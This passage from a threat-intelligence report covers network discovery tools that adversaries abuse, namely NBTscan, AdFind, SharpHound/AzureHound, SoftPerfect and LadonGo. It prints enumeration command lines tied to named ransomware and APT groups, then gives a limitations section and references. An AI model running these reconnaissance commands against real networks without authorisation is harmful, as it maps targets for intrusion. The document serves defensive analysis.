In addition to native OS commands, adversaries often utilize custom tools to discover remote systems in a compromised network. Some of these tools are not inherently malicious. However, adversaries use them to collect information and enumerate remote systems for their malicious activities.

1. NBTscan

NBTscan is an open-source tool that scans IP networks for NetBIOS name information. NBTscan sends NETBIOS status queries to the given list of IP addresses and lists received information, including the host's IP address, NETBIOS computer name, logged-in user, and MAC address. Adversaries scan the target network using NBTscan to gather information about other hosts and services in the network [150]. In many supply chain attacks, threat actors use NBTscan, TCPing, FastReverseProxy, and Fscan to discover remote systems [151].

```
nbtscan <target_ip>/<subnet_mask>

IP address       NetBIOS Name     Server     User  MAC address
-------------------------------------------------------------------
192.168.1.2      JohnSmith                   John  00-a0-c9-12-34-56
192.168.1.5      RuthJones        <server>   Ruth  00-a0-c9-78-90-00
192.168.1.123    BobTaylor        <server>   Bob   08-00-09-12-34-56
```

In various attack campaigns against Eastern European and Asian countries, Chinese APT actors use NBTscan to scan infected networks and find remote hosts and services. To avoid detection, attackers delivered NBTscan in an archive file (ace.cab) and unpacked it as ace.exe before using it [152], [153].

2. AdFind

AdFind is a publicly available command-line Active Directory query tool that features capabilities of ldapsearch, search.vbs, ldp, dsquery and dsget in a single place [154]. Adversaries use AdFind to enumerate Active Directory and extract information about hosts and services. For example, the Bumblebee malware loader uses the following command to list computers in the Active Directory [122].

```
adfind.exe -f "objectcategory=computer" > ad_computers.txt
```

Adversaries use AdFind to discover subnets for remote system discovery [155].

```
adfind.exe -subnets -f (objectCategory=subnet) > ad_subnets.txt
```

Many ransomware groups such as Quantum, Black Basta, BlackByte, and Play also abuse AdFind to discover and enumerate Active Directory using the same commands [156], [159].

3. BloodHound, SharpHound, AzureHound

BloodHound, SharpHound, and AzureHound are publicly available tools that adversaries use to collect information about their target's Active Directory environment. After gaining initial access, threat actors run SharpHound or AzureHound in the compromised host and discover other hosts and assets in the target network or cloud environment, respectively. Then, collected data is visualized by the BloodHound GUI, and BloodHound maps the hosts, services, and other AD objects and their relationships [155].

```
//collecting information about Active Directory
SharpHound.exe --CollectionMethod All --ZipFileName output.zip
//collecting information about Active Directory via PowerShell
Import-Module .\SharpHound.ps1
Invoke-BloodHound -CollectionMethod all -ZipFileName output.zip
//collecting information about all Azure objects in a tenant
Import-Module .\AzureHound.ps1
Invoke-AzureHound
```

4. SoftPerfect Network Scanner

SoftPerfect Network Scanner is a network administration tool for Windows and macOS systems actively used by cyber threat actors. Infamous ransomware group Conti used it in their ransomware operations to scan compromised networks [160]. To appear legitimate, the tool was named netscan64_.exe and netscanold.exe and scanned the network for NetBIOS (port 137), SMB (port 445), RDP (port 3389), and shared locations.

5. LadonGo

LadonGo is an open-source penetration scanner framework written in Go that can scan the network for hosts and services [161]. LadonGo also features automated exploitation with limited capability. Adversaries use LadonGo to discover remote systems via port, ICMP, SNMP, and banner scanning. For example, ShadowPad malware developers adopted LadonGo to scan internal networks for hosts with RDP services running [162].

Limitations

When interpreting the results of The Report 2023, it is important to keep in mind research limitations. Firstly, it should be noted that although Picus Labs analyzed over 500,000 malware samples, the sample size of malware analyzed does not completely represent the overall size of the threat landscape. This creates a visibility bias in the results.

Secondly, it should also be noted that due to the nature of determining malicious activities of malware after infecting target systems, the study is limited by the lack of information on techniques in the *TA0001 Initial Access* tactic, which adversaries use to gain a foothold in a target network. While techniques such as *T1562 Phishing* and *T1190 Exploit Public-Facing Application* are also frequently used by attackers in the initial access stage, they are out of the scope of this research and not included in our analysis

References

[1] “MITRE ATT&CK®.” https://attack.mitre.org/versions/v12/. [Accessed: Dec. 28, 2022]

[2] H. C. Yuceel, “TTPs used by BlackByte Ransomware Targeting Critical Infrastructure,” Feb. 21, 2022. https://www.picussecurity.com/resource/ttps-used-by-blackbyte-ransomware-targeting-critical-infrastructure. [Accessed: Dec. 27, 2022]

[3] “Iranian Government-Sponsored APT Actors Compromise Federal Network, Deploy Crypto Miner, Credential Harvester.” https://www.cisa.gov/uscert/ncas/alerts/aa22-320a. [Accessed: Jan. 03, 2023]

[4] S. Ozeren, “CISA Alert AA22-321A: Hive Ransomware Analysis, Simulation, TTPs & IOCs,” Dec. 12, 2022. https://www.picussecurity.com/resource/blog/cisa-alert-aa22-321a-hive-ransomware-analysis-simulation-ttps-iocs. [Accessed: Dec. 28, 2022]

[5] H. C. Yuceel, “LV Ransomware Analysis and Simulation,” Oct. 27, 2022. https://www.picussecurity.com/resource/blog/lv-ransomware-analysis-and-simulation. [Accessed: Dec. 27, 2022]

[6] “Impacket and Exfiltration Tool Used to Steal Sensitive Information from Defense Industrial Base Organization.” https://www.cisa.gov/uscert/ncas/alerts/aa22-277a. [Accessed: Dec. 28, 2022]

[7] A. Malhotra, “Lazarus and the tale of three RATs,” Cisco Talos Blog, Sep. 08, 2022. https://blog.talosintelligence.com/lazarus-three-rats/. [Accessed: Dec. 27, 2022]

[8] “Empire/Invoke-TokenManipulation.ps1 at master · EmpireProject/Empire,” GitHub. https://github.com/EmpireProject/Empire. [Accessed: Dec. 12, 2022]

[9] “GitHub - PowerShellMafia/PowerSploit: PowerSploit - A PowerShell Post-Exploitation Framework,” GitHub. https://github.com/PowerShellMafia/PowerSploit. [Accessed: Dec. 13, 2022]

[10]“GitHub - samratashok/nishang: Nishang - Offensive PowerShell for red team, penetration testing and offensive security,” GitHub. https://github.com/samratashok/nishang. [Accessed: Dec. 13, 2022]

[11] “PoshC2,” Nettitude Labs, Jun. 20, 2016. https://labs.nettitude.com/tools/poshc2/. [Accessed: Dec. 13, 2022]

[12]“GitHub - darkoperator/Posh-SecMod: PowerShell Module with Security cmdlets for security work,” GitHub. https://github.com/darkoperator/Posh-SecMod. [Accessed: Dec. 13, 2022]

[13]P. Stokes, “FADE DEAD,” SentinelOne, Jan. 11, 2021. https://www.sentinelone.com/labs/fade-dead-adventures-in-reversing-malicious-run-only-applescripts/. [Accessed: Dec. 13, 2022]

[14]“OSX.EvilQuest Uncovered.” https://objective-see.org/blog/blog_0×59.html. [Accessed: Dec. 13, 2022]

[15]“Command and Scripting Interpreter: AppleScript.” https://attack.mitre.org/techniques/T1059/002/. [Accessed: Dec. 13, 2022]

[16]S. Ozeren, “CISA Alert AA22-335A: Cuba Ransomware Analysis, Simulation, TTPs & IOCs,” Dec. 08, 2022. https://www.picussecurity.com/resource/blog/cisa-alert-aa22-335a-cuba-ransomware-analysis-simulation-ttps-iocs. [Accessed: Dec. 28, 2022]

[17]“[No title].” https://www.ic3.gov/Media/News/2022/220204.pdf. [Accessed: Dec. 28, 2022]

[18]“Iranian Government-Sponsored Actors Conduct Cyber Operations Against Global Government and Commercial Networks.” https://www.cisa.gov/uscert/sites/default/files/publications/AA22-055A_Iranian_Government-Sponsored_Actors_Conduct_Cyber_Operations.pdf. [Accessed: Dec. 28, 2022]

[19]ESET Research, “Industroyer2: Industroyer reloaded,” WeLiveSecurity, Apr. 12, 2022. https://www.welivesecurity.com/2022/04/12/industroyer2-industroyer-reloaded/. [Accessed: Jan. 02, 2023]

[20] M. Ahuje, “New Docker Cryptojacking Attempts Detected Over 2021 Holidays,” crowdstrike.com, Jan. 27, 2022. https://www.crowdstrike.com/blog/new-docker-cryptojacking-attempts-detected-over-2021-holidays/. [Accessed: Jan. 02, 2023]

[21]“Pass the AppleJeus.” https://objective-see.org/blog/blog_0×49.html. [Accessed: Dec. 26, 2022]

[22] “Here’s a Simple Script to Detect the Stealthy Nation-State BPFDoor,” REAL security, Aug. 02, 2022. https://www.real-sec.com/2022/08/heres-a-simple-script-to-detect-the-stealthy-nation-state-bpfdoor/. [Accessed: Dec. 26, 2022]

[23] N. Biasini, “Transparent Tribe begins targeting education sector in latest campaign,” Cisco Talos Blog, Jul. 13, 2022. https://blog.talosintelligence.com/transparent-tribe-targets-education/. [Accessed: Dec. 14, 2022]

[24] “Decoding a DanaBot Downloader,” Malware Analysis, News and Indicators, Mar. 15, 2022. https://malware.news/t/decoding-a-danabot-downloader/58324. [Accessed: Jan. 02, 2023]

[25] “This isn’t Optimus Prime's Bumblebee but it's Still Transforming,” Proofpoint, Apr. 27, 2022. https://www.proofpoint.com/us/blog/threat-insight/bumblebee-is-still-transforming. [Accessed: Dec. 14, 2022]

[26] “Helping users stay safe: Blocking internet macros by default in Office,” TECHCOMMUNITY.MICROSOFT.COM, Feb. 07, 2022. https://techcommunity.microsoft.com/t5/microsoft-365-blog/helping-users-stay-safe-blocking-internet-macros-by-default-in/ba-p/3071805. [Accessed: Dec. 14, 2022]

[27] S. Antil and S. Singh, “Evilnum APT returns with updated TTPs and New Targets,” Zscaler, Jun. 27, 2022. https://www.zscaler.com/blogs/security-research/return-evilnum-apt-updated-ttps-and-new-targets. [Accessed: Dec. 26, 2022]

[28] "CloudGuard Spectral detects several malicious packages on PyPI – the official software repository for Python developers." https://research.checkpoint.com/2022/cloudguard-spectral-detects-several-malicious-packages-on-pypi-the-official-software-repository-for-python-developers/. [Accessed: Jan. 02, 2023]

[29] "Compromised PyTorch-nightly dependency chain between December 25th and December 30th, 2022." https://pytorch.org/blog/compromised-nightly-dependency/. [Accessed: Jan. 06, 2023]

[30] B. Toulas, "PyPi python packages caught sending stolen AWS keys to unsecured sites," BleepingComputer, Jun. 25, 2022. https://www.bleepingcomputer.com/news/security/pypi-python-packages-caught-sending-stolen-aws-keys-to-unsecured-sites/. [Accessed: Jan. 02, 2023]

[31]Microsoft Security Threat Intelligence, "MCCrash: Cross-platform DDoS botnet targets private Minecraft servers," Microsoft Security Blog, Dec. 15, 2022. https://www.microsoft.com/en-us/security/blog/2022/12/15/mccrash-cross-platform-ddos-botnet-targets-private-minecraft-servers/. [Accessed: Jan. 02, 2023]

[32] "Uncovering MosesStaff techniques: Ideology over Money." https://research.checkpoint.com/2021/mosesstaff-targeting-israeli-companies/. [Accessed: Dec. 26, 2022]

[33] SANS Internet Storm Center, "Malicious Python Script Behaving Like a Rubber Ducky," SANS Internet Storm Center. https://isc.sans.edu/diary/Malicious+Python+Script+Behaving+Like+a+Rubber+Ducky/28860. [Accessed: Dec. 26, 2022]

[34] "Delving Deep: An Analysis of Earth Lusca's Operations." https://www.trendmicro.com/content/dam/trendmicro/global/en/research/22/a/earth-lusca-employs-sophisticated-infrastructure-varied-tools-and-techniques/technical-brief-delving-deep-an-analysis-of-earth-lusca-operations.pdf. [Accessed: Dec. 14, 2022]

[35] "Small Sieve - Malware Analysis Report." https://www.ncsc.gov.uk/files/NCSC-Malware-Analysis-Report-Small-Sieve.pdf. [Accessed: Dec. 15, 2022]

[36] P. Paganini, "US and UK details a new Python backdoor used by MuddyWater APT group," Security Affairs, Feb. 25, 2022. https://securityaffairs.co/wordpress/128383/apt/muddywater-apt-python-backdoor.html. [Accessed: Dec. 15, 2022]

[37] "Iranian Government-Sponsored Actors Conduct Cyber Operations Against Global Government and Commercial Networks." https://www.cisa.gov/uscert/ncas/alerts/aa22-055a. [Accessed: Dec. 30, 2022]

[38] "Strategic selection of data sources for cyber attack detection in enterprise networks: A survey and approach." https://www.skopik.at/ait/2022_sac.pdf. [Accessed: Dec. 15, 2022]

[39] "Chinese State-Sponsored Cyber Operations: Observed TTPs." https://www.cisa.gov/uscert/ncas/alerts/aa21-200b. [Accessed: Dec. 15, 2022]

[40] “GitHub - ParrotSec/mimikatz,” GitHub. https://github.com/ParrotSec/mimikatz. [Accessed: Jan. 09, 2023]

[41]“gsecdump.” https://jpcertcc.github.io/ToolAnalysisResultSheet/details/gsecdump.htm. [Accessed: Jan. 09, 2023]

[42] “ProcDump v11.0.” https://jpceahttps://learn.microsoft.com/en-us/sysinternals/downloads/procdump

[43] “GitHub - outflanknl/Dumpert: LSASS memory dumper using direct system calls and API unhooking,” GitHub. https://github.com/outflanknl/Dumpert. [Accessed: Jan. 09, 2023]

[44] “Dumping Lsass Without Mimikatz.” https://www.ired.team/offensive-security/credential-access-and-credential-dumping/dump-credentials-from-lsass-process-without-mimikatz. [Accessed: Jan. 09, 2023]

[45] “adplus | LOLBAS.” https://lolbas-project.github.io/lolbas/OtherMSBinaries/Adplus/#dump. [Accessed: Jan. 09, 2023]

[46] “createdump | LOLBAS.” https://lolbas-project.github.io/lolbas/OtherMSBinaries/Createdump/#dump. [Accessed: Jan. 09, 2023]

[47] “dump64 | LOLBAS.” https://lolbas-project.github.io/lolbas/OtherMSBinaries/Dump64/#dump. [Accessed: Jan. 09, 2023]

[48] B. Wiley, “OverWatch Exposes AQUATIC PANDA in Possession of Log4Shell Exploit Tools During Hands-on Intrusion Attempt,” crowdstrike.com, Dec. 29, 2021. https://www.crowdstrike.com/blog/overwatch-exposes-aquatic-panda-in-possession-of-log-4-shell-exploit-tools/. [Accessed: Jan. 09, 2023]

[49] “sqldumper | LOLBAS.” https://lolbas-project.github.io/lolbas/OtherMSBinaries/Sqldumper/#dump. [Accessed: Jan. 09, 2023]

[50] “Dumping Lsass without Mimikatz with MiniDumpWriteDump.” https://www.ired.team/offensive-security/credential-access-and-credential-dumping/dumping-lsass-passwords-without-mimikatz-minidumpwritedump-av-signature-bypass. [Accessed: Jan. 09, 2023]

[51] “Hive Systems Password Table,” Hive Systems. https://www.hivesystems.io/password-table. [Accessed: Jan. 06, 2023]

[52] “Iceapple: A Novel Internet Information Services (Iis) Post-exploitation.” https://www.crowdstrike.com/wp-content/uploads/2022/05/crowdstrike-iceapple-a-novel-internet-information-services-post-exploitation-framework-1.pdf. [Accessed: Jan. 09, 2023]

[53] Microsoft Threat Intelligence Center (MSTIC), M. Detection, and M. D. T. Intelligence, “DEV-0537 criminal actor targeting organizations for data exfiltration and destruction,” Microsoft Security Blog, Mar. 22, 2022. https://www.microsoft.com/en-us/security/blog/2022/03/22/dev-0537-criminal-actor-targeting-organizations-for-data-exfiltration-and-destruction/. [Accessed: Jan. 09, 2023]

[54] "Russian State-Sponsored Cyber Actors Gain Network Access by Exploiting Default Multifactor Authentication Protocols and 'PrintNightmare' Vulnerability." https://www.cisa.gov/uscert/ncas/alerts/aa22-074a. [Accessed: Jan. 09, 2023]

[55] Threat, "Lucky Mouse: Incident Response to Detection Engineering," SEKOIA.IO Blog, Dec. 01, 2022. https://blog.sekoia.io/lucky-mouse-incident-response-to-detection-engineering/. [Accessed: Jan. 09, 2023]

[56] G. Fried, "Detecting and Preventing the Path to a Golden Ticket With Cortex XDR," Palo Alto Networks Blog, May 25, 2022. https://www.paloaltonetworks.com/blog/security-operations/detecting-and-preventing-the-path-to-a-golden-ticket-with-cortex-xdr/. [Accessed: Jan. 09, 2023]

[57] "DS-Replication-Get-Changes extended right." https://learn.microsoft.com/en-us/windows/win32/adschema/r-ds-replication-get-changes. [Accessed: Jan. 09, 2023]

[58] Canonical, "Ubuntu Manpage: unshadow - combines passwd and shadow files." https://manpages.ubuntu.com/manpages/xenial/man8/unshadow.8.html. [Accessed: Jan. 09, 2023]

[59] S. Ozarslan, "Vice Society Ransomware Group," Aug. 22, 2022. https://www.picussecurity.com/resource/vice-society-ransomware-group. [Accessed: Jan. 09, 2023]

[60] H. C. Yuceel, "Zeppelin Ransomware Analysis, Simulation, and Mitigation," Aug. 13, 2022. https://www.picussecurity.com/resource/zeppelin-ransomware-analysis-simulation-and-mitigation. [Accessed: Jan. 09, 2023]

[61]H. C. Yuceel, "Maui Ransomware: North Korean Threat Actors Attack Healthcare Sector," Jul. 07, 2022. https://www.picussecurity.com/resource/maui-ransomware-north-korean-threat-actors-attack-healthcare-sector. [Accessed: Jan. 09, 2023]

[62] H. C. Yuceel, "MedusaLocker Ransomware Analysis, Simulation, and Mitigation," Jul. 01, 2022. https://www.picussecurity.com/resource/medusalocker-ransomware-analysis-simulation-and-mitigation. [Accessed: Jan. 09, 2023]

[63] "New RURansom Wiper Targets Russia," Trend Micro, Mar. 08, 2022. https://www.trendmicro.com/en_us/research/22/c/new-ruransom-wiper-targets-russia.html. [Accessed: Jan. 09, 2023]

[64] H. C. Yuceel, "TTPs used by DEV-0586 APT Group in WhisperGate Attack Targeting Ukraine," Jan. 17, 2022. https://www.picussecurity.com/resource/blog/dev-0586-apt-group-in-whispergate-attack-targeting-ukraine. [Accessed: Jan. 09, 2023]

[65] H. C. Yuceel, "HermeticWiper Destructive Malware Attacks Targeting Ukraine," Feb. 25, 2022. https://www.picussecurity.com/resource/hermeticwiper-destructive-malware-attacks-targeting-ukraine. [Accessed: Jan. 09, 2023]

[66] J. A. Guerrero-Saade, “MeteorExpress,” SentinelOne, Jul. 29, 2021. https://www.sentinelone.com/labs/meteorexpress-mysterious-wiper-paralyzes-iranian-trains-with-epic-troll/. [Accessed: Jan. 09, 2023]

[67] “Exmatter: Clues to the future of data extortion,” Stairwell, Sep. 22, 2022. https://stairwell.com/news/threat-research-report-exmatter-future-of-data-extortion/. [Accessed: Jan. 09, 2023]

[68] S. Ozarslan, “How to Beat Nefilim Ransomware Attacks,” Dec. 03, 2020. https://www.picussecurity.com/resource/blog/how-to-beat-nefilim-ransomware-attacks. [Accessed: Jan. 09, 2023]

[69] A. Unnikrishnan, “Technical Analysis of BlueSky Ransomware,” CloudSEK - Digital Risk Management Enterprise | Artificial Intelligence based Cybersecurity, Oct. 14, 2022. https://cloudsek.com/technical-analysis-of-bluesky-ransomware/. [Accessed: Jan. 09, 2023]

[70] G. López, “Attack Graph Response to US-CERT Alert (AA22-277A): Chinese Threat Actors Steal Sensitive Information from a Defense Industrial Base Organization,” AttackIQ, Oct. 06, 2022. https://www.attackiq.com/2022/10/06/attack-graph-response-to-us-cert-alert-aa22-277a/. [Accessed: Dec. 15, 2022]

[71] “Windows DLL Injection Basics.” http://blog.opensecurityresearch.com/2013/01/windows-dll-injection-basics.html. [Accessed: Dec. 16, 2022]

[72] H. (Hunter), _py Closed, D. Opened, and O. (oaktree) Closed, “Reflective DLL Injection,” 0×00sec - The Home of the Hacker, Jul. 28, 2017. https://0×00sec.org/t/reflective-dll-injection/3080. [Accessed: Dec. 26, 2022]

[73] N. Jayanand, “From the Front Lines,” SentinelOne, Jun. 06, 2022. https://www.sentinelone.com/blog/from-the-front-lines-another-rebrand-mindware-and-sfile-ransomware-technical-breakdown/. [Accessed: Dec. 26, 2022]

[74] “North Korea’s Lazarus APT leverages Windows Update client, GitHub in latest campaign,” Malwarebytes, Jan. 27, 2022. https://www.malwarebytes.com/blog/threat-intelligence/2022/01/north-koreas-lazarus-apt-leverages-windows-update-client-github-in-latest-campaign. [Accessed: Dec. 26, 2022]

[75] “Process Hollowing and Portable Executable Relocations.” https://www.ired.team/offensive-security/code-injection-process-injection/process-hollowing-and-pe-image-relocations. [Accessed: Dec. 16, 2022]

[76] “PE Injection: Executing PEs inside Remote Processes.” https://www.ired.team/offensive-security/code-injection-process-injection/pe-injection-executing-pes-inside-remote-processes. [Accessed: Dec. 16, 2022]

[77] A. P. Labs, “Avira Cyber Threat Report,” Avira Blog, Aug. 10, 2022. https://www.avira.com/en/blog/avira-cyber-threat-report. [Accessed: Dec. 28, 2022]

[78] H. C. Yuceel, “TTPs and Malware used by MuddyWater Cyber Espionage Group,” Mar. 01, 2022. https://www.picussecurity.com/resource/ttps-and-malware-used-by-muddywater-cyber-espionage-group. [Accessed: Dec. 28, 2022]

[79]“Malware-analysis-and-Reverse-engineering/APT29-DropboxLoader_analysis.md at main · Dump-GUY/Malware-analysis-and-Reverse-engineering,” GitHub. https://github.com/Dump-GUY/Malware-analysis-and-Reverse-engineering. [Accessed: Dec. 28, 2022]

[80] A. Gadhave, “Ursnif Malware Banks on News Events for Phishing Attacks,” Qualys Security Blog, May 09, 2022. https://blog.qualys.com/vulnerabilities-threat-research/2022/05/08/ursnif-malware-banks-on-news-events-for-phishing-attacks. [Accessed: Dec. 28, 2022]

[81] “PART 3: How I Met Your Beacon - Brute Ratel,” MDSec, Aug. 03, 2022. https://www.mdsec.co.uk/2022/08/part-3-how-i-met-your-beacon-brute-ratel/. [Accessed: Dec. 28, 2022]

[82] S. Jain, “Code injection in running process using ptrace,” Medium, Jul. 26, 2018. https://medium.com/@jain.sm/code-injection-in-running-process-using-ptrace-d3ea7191a4be. [Accessed: Dec. 19, 2022]

[83] Uptycs Threat Research, “WarzoneRAT Can Now Evade Detection With Process Hollowing,” May 31, 2022. https://www.uptycs.com/blog/warzonerat-can-now-evade-with-process-hollowing. [Accessed: Dec. 29, 2022]

[84] “Malware Analysis Agent Tesla.” https://www.gatewatcher.com/wp-content/uploads/2022/03/AgentTesla_rapport_English_version.pdf. [Accessed: Dec. 29, 2022]

[85] “About Transactional NTFS.” https://learn.microsoft.com/en-us/windows/win32/fileio/about-transactional-ntfs. [Accessed: Dec. 19, 2022]

[86] C. Hammond and O. Villadsen, “Trickbot Group’s AnchorDNS Backdoor Upgrades to AnchorMail,” Security Intelligence, Feb. 25, 2022. https://securityintelligence.com/posts/new-malware-trickbot-anchordns-backdoor-upgrades-anchormail/. [Accessed: Dec. 29, 2022]

[87] “Threat Report - T1 2022.” https://www.welivesecurity.com/wp-content/uploads/2022/06/eset_threat_report_t12022.pdf. [Accessed: Dec. 29, 2022]

[88] “Impacket and Exfiltration Tool Used to Steal Sensitive Information from Defense Industrial Base Organization.” https://www.cisa.gov/uscert/ncas/alerts/aa22-277a

[89] “SocGholish Malware on The Rise – Detection & Response,” Security Investigation - Be the first to investigate, Jun. 28, 2022. https://www.socinvestigation.com/socgholish-malware-on-the-rise-detection-response/. [Accessed: Jan. 04, 2023]

[90] S. Ozeren, “Emerging Cyber Threats of September 2022,” Oct. 12, 2022. https://www.picussecurity.com/resource/blog/emerging-cyber-threats-of-september-2022. [Accessed: Dec. 29, 2022]

[91]C. Nocturnus, “Operation CuckooBees: Deep-Dive into Stealthy Winnti Techniques.” https://www.cybereason.com/blog/operation-cuckoobees-deep-dive-into-stealthy-winnti-techniques. [Accessed: Dec. 29, 2022]

[92] F. Gutierrez, “Please Confirm You Received Our APT,” Fortinet Blog, May 11, 2022. https://www.fortinet.com/blog/threat-research/please-confirm-you-received-our-apt. [Accessed: Dec. 29, 2022]

[93] D. Goodin, “Mac malware spreading for ~14 months installs backdoor on infected systems,” Ars Technica, Feb. 02, 2022. https://arstechnica.com/information-technology/2022/02/mac-malware-spreading-for-14-months-is-growing-increasingly-aggressive/. [Accessed: Jan. 04, 2023]

[94] Joe Security LLC, “Automated Malware Analysis Report for antares-autotune-pro-9-2-1-crack-free-download-torrent-mac-win-loader-2.dmg - Generated by Joe Sandbox,” Joe Security LLC. https://www.joesandbox.com/analysis/565765/0/html. [Accessed: Jan. 04, 2023]

[95] “Systemsetup.” https://ss64.com/osx/systemsetup.html

[96] M.-E. M. Léveillé and A. Cherepanov, “Watering hole deploys new macOS malware, DazzleSpy, in Asia,” WeLiveSecurity, Jan. 25, 2022. https://www.welivesecurity.com/2022/01/25/watering-hole-deploys-new-macos-malware-dazzlespy-asia/. [Accessed: Dec. 20, 2022]

[97] “Cyclops Blink Malware Analysis Report.” https://www.ncsc.gov.uk/files/Cyclops-Blink-Malware-Analysis-Report.pdf. [Accessed: Jan. 04, 2023]

[98] “Net - Services, File/Print shares, Permissions - Windows CMD - SS64.com.” https://ss64.com/nt/net.html. [Accessed: Jan. 04, 2023]

[99] “PsExec - Sysinternals.” https://learn.microsoft.com/en-us/sysinternals/downloads/psexec. [Accessed: Jan. 04, 2023]

[100] “impacket/smbexec.py at master · fortra/impacket,” GitHub. https://github.com/fortra/impacket. [Accessed: Jan. 04, 2023]

[101] K. Hsu, D. Sangvikar, Z. Zhang, and C. Navarrete, “Lucifer: New Cryptojacking and DDoS Hybrid Malware Exploiting High and Critical Vulnerabilities to Infect Windows Devices,” Unit 42, Jun. 24, 2020. https://unit42.paloaltonetworks.com/lucifer-new-cryptojacking-and-ddos-hybrid-malware/. [Accessed: Jan. 04, 2023]

[102] “Endpoint Protection.” http://www.symantec.com/connect/blogs/buckeye-cyberespionage-group-shifts-gaze-us-hong-kong. [Accessed: Jan. 04, 2023]

[103] “Operation Cobalt Kitty - Cybereason Labs Analysis” https://cdn2.hubspot.net/hubfs/3354902/Cybereason%20Labs%20Analysis%20Operation%20Cobalt%20Kitty.pdf. [Accessed: Jan. 04, 2023]

[104] “2020 Global Threat Report.” https://go.crowdstrike.com/rs/281-OBQ-266/images/Report2020CrowdStrikeGlobalThreatReport.pdf. [Accessed: Jan. 04, 2023]

[105] C. Nocturnus, “Cybereason vs. Conti Ransomware.” https://www.cybereason.com/blog/research/cybereason-vs.-conti-ransomware. [Accessed: Jan. 04, 2023]

[106] “Shamoon Campaigns with Disttrack.” https://www.enisa.europa.eu/publications/info-notes/shamoon-campaigns-with-disttrack

[107] “New Orangeworm attack group targets the healthcare sector in the U.S., Europe, and Asia.” https://www.symantec.com/blogs/threat-intelligence/orangeworm-targets-healthcare-us-europe-asia. [Accessed: Jan. 04, 2023]

[108] D. Alperovitch, “Deep in Thought: Chinese Targeting of National Security Think Tanks,” Jul. 07, 2014. https://web.archive.org/web/20200424075623/https://www.crowdstrike.com/blog/deep-thought-chinese-targeting-national-security-think-tanks/. [Accessed: Jan. 04, 2023]

[109] “Duqu Installer Contains Windows Kernel Zero Day.” https://threatpost.com/duqu-installer-contains-windows-kernel-zero-day-110111/75833/

[110] ESET Research, “IsaacWiper and HermeticWizard: New wiper and worm targeting Ukraine,” WeLiveSecurity, Mar. 01, 2022. https://www.welivesecurity.com/2022/03/01/isaacwiper-hermeticwizard-wiper-worm-targeting-ukraine/. [Accessed: Jan. 04, 2023]

[111] Microsoft Security Threat Intelligence, “New ‘Prestige’ ransomware impacts organizations in Ukraine and Poland,” Microsoft Security Blog, Oct. 14, 2022. https://www.microsoft.com/en-us/security/blog/2022/10/14/new-prestige-ransomware-impacts-organizations-in-ukraine-and-poland/. [Accessed: Jan. 03, 2023]

[112] “BumbleBee Roasts Its Way to Domain Admin,” The DFIR Report, Aug. 08, 2022. https://thedfirreport.com/2022/08/08/bumblebee-roasts-its-way-to-domain-admin/. [Accessed: Jan. 03, 2023]

[113] “Iranian Government-Sponsored Actors Conduct Cyber Operations Against Global Government and Commercial Networks.” https://www.cisa.gov/uscert/ncas/alerts/aa22-055a. [Accessed: Jan. 03, 2023]

[114] “Panchan’s Mining Rig: New Golang Peer-to-Peer Botnet Says “Hi!”.” https://www.akamai.com/blog/security-research/new-p2p-botnet-panchan

[115] J. Salvio and R. Tay, “So RapperBot, What Ya Bruting For?,” Fortinet Blog, Aug. 03, 2022. https://www.fortinet.com/blog/threat-research/rapperbot-malware-discovery. [Accessed: Jan. 05, 2023]

[116] “#StopRansomware: Daixin Team.” https://www.cisa.gov/uscert/ncas/alerts/aa22-294a. [Accessed: Jan. 05, 2023]

[117] R. Morris-Reade, “Trickbot overtakes Formbook as most prevalent malware,” SecurityBrief New Zealand, Jan. 14, 2022. https://securitybrief.co.nz/story/trickbot-overtakes-formbook-as-most-prevalent-malware. [Accessed: Jan. 04, 2023]

[118] C. Stewart, “Trickbot Malware Review,” Chris Stewart - Cybersecurity News, Mar. 25, 2022. https://www.chrisstewart.ca/1655-2/. [Accessed: Jan. 04, 2023]

[119] “From RM3 to LDR4: URSNIF Leaves Banking Fraud Behind,” Mandiant, Oct. 03, 2021. https://www.mandiant.com/resources/blog/rm3-ldr4-ursnif-banking-fraud. [Accessed: Jan. 04, 2023]

[120] “MikuBot Spotted In The Wild,” Cyble, Aug. 11, 2022. https://blog.cyble.com/2022/08/11/mikubot-spotted-in-the-wild/. [Accessed: Jan. 04, 2023]

[121] “Iranian Government-Sponsored Actors Conduct Cyber Operations Against Global Government and Commercial Networks.” https://www.cisa.gov/uscert/ncas/alerts/aa22-055a. [Accessed: Jan. 09, 2023]

[122] “THREAT ANALYSIS REPORT: Bumblebee Loader – The High Road to Enterprise Domain Control.” https://www.cybereason.com/blog/threat-analysis-report-bumblebee-loader-the-high-road-to-enterprise-domain-control. [Accessed: Jan. 09, 2023]

[123] T. Lambert, “Blue Mockingbird activity mines Monero cryptocurrency,” Red Canary, May 07, 2020. https://redcanary.com/blog/blue-mockingbird-cryptominer/. [Accessed: Jan. 09, 2023]

[124] “CONTInuing the Bazar Ransomware Story,” The DFIR Report, Nov. 29, 2021. https://thedfirreport.com/2021/11/29/continuing-the-bazar-ransomware-story/. [Accessed: Dec. 15, 2022]

[125] “MalCommands.” http://malcommands.com/links/63360b0151879d92a52531a7. [Accessed: Jan. 04, 2023]

[126] “Cron Expressions,” Feb. 10, 2009. https://docs.oracle.com/cd/E12058_01/doc/doc.1014/e12030/cron_expressions.htm. [Accessed: Dec. 21, 2022]

[127] “Detecting Citrix CVE-2019-19781.” https://www.cisa.gov/uscert/ncas/alerts/aa20-031a. [Accessed: Jan. 04, 2023]

[128] “#StopRansomware: MedusaLocker.” https://www.cisa.gov/uscert/ncas/alerts/aa22-181a. [Accessed: Dec. 29, 2022]

[129] "MAR-10386789-1.v1 – Log4Shell." https://www.cisa.gov/uscert/ncas/analysis-reports/ar22-203a. [Accessed: Dec. 29, 2022]

[130] "What the Quack:Hunt for the QBot with Logpoint." https://www.logpoint.com/wp-content/uploads/2022/09/quakbot-emerging-threats-report.pdf. [Accessed: Dec. 29, 2022]

[131] "Serpent, No Swiping! New Backdoor Targets French Entities with Unique Attack Chain," Proofpoint, Mar. 18, 2022. https://www.proofpoint.com/us/blog/threat-insight/serpent-no-swiping-new-backdoor-targets-french-entities-unique-attack-chain. [Accessed: Dec. 29, 2022]

[132] L. Abrams, "TrickBot malware now checks screen resolution to evade analysis," BleepingComputer, Jul. 01, 2020. https://www.bleepingcomputer.com/news/security/trickbot-malware-now-checks-screen-resolution-to-evade-analysis/. [Accessed: Jan. 03, 2023]

